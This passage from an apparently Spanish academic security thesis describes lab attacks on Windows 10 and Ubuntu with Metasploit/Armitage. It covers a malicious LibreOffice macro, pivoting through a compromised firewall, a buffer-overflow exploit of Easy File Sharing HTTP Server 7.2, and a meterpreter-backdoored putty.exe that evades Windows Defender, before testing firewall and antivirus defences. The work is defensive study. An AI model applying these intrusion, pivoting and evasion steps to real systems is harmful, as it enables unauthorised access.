


Figura 3-32 Configuración del módulo "multi/misc/openoffice_document_macro"

Para realizar una comprobación desde Ubuntu procedimos a abrir el documento desde el correo electrónico, el cual se abrió sin ningún problema como podemos observar en las siguientes imágenes.




Figura 3-33 Apertura del documento desde el correo electrónico

Si el usuario o la víctima al momento de abrir el archivo activan la ejecución de macros, automáticamente Armitage que está en la escucha por el puerto 4447 establecerá una conexión remota con el atacante.




Figura 3-34 Activación de la macro del documento de LibreOffice




Figura 3-35 Explotación de Ubuntu mediante macro de LibreOffice

3.5.4 ATAQUES A LA RED INTERNA HACIENDO PIVOTING

En esta sección se va atacar Ubuntu y Windows ejecutando un programa vulnerable a buffer overflow. El programa con esta vulnerabilidad es nativo de Windows y para ejecutarlo en Ubuntu se utilizará el emulador de Wine. Esto lo hacemos porque en Ubuntu no se encontró programas que estén actualmente en uso y que presenten este tipo de vulnerabilidades, los que presentan fallos de seguridad por lo general son aquellos que ya son obsoletos y están fuera de uso.

El programa que se utilizará y que presenta la vulnerabilidad de desbordamiento de buffer es el Easy File Sharing HTTP Server 7.2 (última versión) y que es utilizado para la transferencia de archivos vía web. Esto nos permitirá más adelante en la sección de análisis comparativo determinar si las tecnologías de ASLR y DEP en Windows y Linux pueden contrarrestar este tipo de vulnerabilidad.

En la **figura 3-24** se puede apreciar que el servicio SSH del Firewall se encuentra explotado, esto nos da la posibilidad de usar la técnica del pivoting para explotar las vulnerabilidades de los equipos que se encuentran en la red interna.

En la **figura 3-26** se observa que el ataque por fuerza bruta nos da una shell de comandos, y para poder hacer el pivoting necesitamos obtener una sesión meterpreter. Para conseguir la sesión meterpreter a partir de una shell de comandos utilizamos el módulo "multi/manage/shell_to_meterpreter".




Figura 3-36 Configuración del módulo "multi/manage/shell_to_meterpreter"

Una vez ejecutado el módulo de la **figura 3-36** realizamos el pivoting añadiendo la ruta de la red interna (192.168.2.0) para poder realizar un ping sweep y descubrir los equipos activos que se encuentran en ella. Para agregar una ruta se puede utilizar el siguiente comando desde la consola de Armitage: route ip máscara sesión = route 192.168.2.0 255.255.255.0 3




Figura 3-37 Pantalla de descubrimiento de equipos desde el firewall

3.5.4.1 ATAQUE AL COMPUTADOR CON WINDOWS

3.5.4.1.1 OBJETIVO

El objetivo de este ataque es acceder remotamente aprovechando la vulnerabilidad del programa Easy File Sharing HTTP Server de Windows 10 en su última versión que es la 7.2

3.5.4.1.2 EXPLOTANDO EASY FILE TRANSFER EN WINDOWS

En la **figura 3-37** vemos que la conexión al equipo con Windows es factible, entonces procedemos a configurar el exploit para aprovechar la vulnerabilidad existente.




Figura 3-38 Exploit para Easy File Sharing HTTP Server 7.2

Ejecutando el exploit de la **figura 3-38** obtendremos la explotación de Windows 10 como podemos observar en la siguiente imagen..




Figura 3-39 Explotación de Windows con el exploit para Easy File Sharing HTTP Server 7.2

3.5.4.2 ATAQUE AL COMPUTADOR CON UBUNTU

3.5.4.2.1 OBJETIVO

El objetivo de este ataque es acceder remotamente aprovechando la vulnerabilidad del programa Easy File Sharing.

3.5.4.2.2 EXPLOTANDO EASY FILE TRANSFER EN UBUNTU

Para el ataque utilizaremos el mismo exploit de la **figura 3-38,** que al ser ejecutado nos da una conexión remota como podemos ver en las siguientes imágenes.




Figura 3-40 Pantalla de Easy File Sharing en Ubuntu




Figura 3-41 Explotación en Ubuntu con el exploit para Easy File Sharing HTTP Server 7.2

4 ANÁLISIS DE SEGURIDAD DE LOS SISTEMAS ATACADOS

Dentro del análisis de seguridad de los sistemas operativos Windows y Linux, vamos a basarnos de herramientas de seguridad comerciales o nativas de los mismos, ya que el objetivo es ver qué sistema puede proporcionar más seguridad a los usuarios a través de este tipo de herramientas. Estas herramientas pueden ser el firewall, antivirus, applocker, navegador etc.

Se realizará los ataques sobre los sistemas pero ahora con las herramientas de seguridad configuradas, para luego de esto obtener un resumen en una tabla comparativa de los ataques realizados y si se pudo o no bloquearlos.

CONSIDERACIONES

- Para realizar las pruebas en este apartado se necesita crear un archivo con extensión ".exe" y que esté infectado. En el **Anexo D** se explica cómo crearlo utilizando cualquier archivo ejecutable (putty.exe) e insertándole el payload "meterpreter_reverse_tcp". Este archivo tiene que ser capaz de pasar desapercibido por el usuario (ejecutado en segundo plano).
- Para el caso de las pruebas en Windows el firewall siempre estará activado en todos los ataques pero sin la configuración de bloqueo de tráfico de salida. La única excepción en

donde se activará la configuración de bloqueo de tráfico saliente, es cuando se realice la prueba de bloqueo de las conexiones inversas.

- Para el caso de las pruebas en Ubuntu el firewall siempre estará desactivado y la única excepción en donde se activará, es justamente para realizar las pruebas de bloqueo de conexiones inversas.

4.1 BLOQUEANDO CONEXIÓN INVERSA CON EL FIREWALL DE WINDOWS

4.1.1 OBJETIVO

El objetivo en este punto es tratar de bloquear la conexión inversa producida por el documento (Excel) de Microsoft Office que contiene una macro maliciosa. Para esto se configurará el firewall de Windows.

4.1.2 PROBANDO VULNERAR WINDOWS CON EL FIREWALL CONFIGURADO

Como todos sabemos los sistemas Windows 10 traen incorporados por defecto la herramienta firewall y viene configurada de forma predeterminada para que las conexiones salientes se permitan a menos que se coincida con una regla que las bloquee. Entonces tenemos que crear la regla que bloquee la conexión remota inversa al ejecutar el archivo de Excel que contiene una macro maliciosa. Para esto nos basamos del **Anexo F** en donde se explica la creación de la regla en el firewall de Windows para este propósito.

Si realizamos el mismo procedimiento del **apartado 3.5.3.1** y abrimos el archivo de Excel que tiene insertada la macro maliciosa y que es la que permite realizar la conexión remota, nos encontramos en que no podemos obtener ninguna conexión ya que la regla del firewall está bloqueando correctamente.




Figura 4-1 Exploit en escucha sin conexión remota

4.2 EXPLOTANDO WINDOWS MEDIANTE LA EJECUCIÓN DE UN ARCHIVO

4.2.1 OBJETIVO

Aquí el objetivo será probar la efectividad de detección en tiempo real del Windows Defender que es el antivirus que viene por defecto en Windows 10. Se intentará ejecutar el archivo infectado con extensión ".exe" para obtener una conexión remota.

4.2.2 EJECUCIÓN DE UN ARCHIVO INFECTADO CON EXTENSIÓN ".EXE"

En el **apartado 2.2** se analizó un archivo de Excel que contenía este tipo de virus (putty.exe), para ello se hizo un escaneo con un antivirus online. En ese resultado del análisis se observa que Windows Defender no lo detectó como una amenaza poniendo en riesgo todo el sistema ya que si lo ejecutamos obtenemos la conexión remota esperada




Figura 4-2 Resultado del Análisis del archivo "putty.exe" con Windows Defender




Figura 4-3 Configuración del exploit en escucha de una conexión remota de Windows




Figura 4-4 Ejecución del archivo “putty.exe” en Windows

Como era de esperarse el resultado es satisfactorio si lo vemos desde el punto de vista de un atacante ya que pasamos desapercibidos por el Windows Defender y accedimos al equipo de Windows.




Figura 4-5 Obtención de una sesión meterpreter mediante un archivo “.exe” infectado

4.3 PROBANDO VULNERAR WINDOWS 10 CON UN ANTIVIRUS COMERCIAL

4.3.1 OBJETIVO

En este punto el objetivo será probar la efectividad de detección en tiempo real del antivirus comercial Kaspersky al intentar ejecutar un archivo infectado con extensión “.exe” para obtener una conexión remota.

4.3.2 EJECUCIÓN DE UN ARCHIVO INFECTADO CON EXTENSIÓN “.EXE”

Como pudimos observar en el **apartado 4.2**, el antivirus Windows Defender nativo de Windows 10 no pudo detectar el payload insertado en el archivo putty.exe, lo que provocó la obtención de una conexión remota por parte de la máquina atacante.

Es por eso que ahora se probará el mismo archivo pero esta vez se tendrá activo el antivirus comercial Kaspersky para probar si es eficaz o no al momento del análisis en tiempo real.




Figura 4-6 Pantalla del Kaspersky en Windows

Si ingresamos a la carpeta que contiene el archivo infectado, este antivirus automáticamente lo detecta como un virus y lo elimina cómo podemos ver en la siguiente imagen.

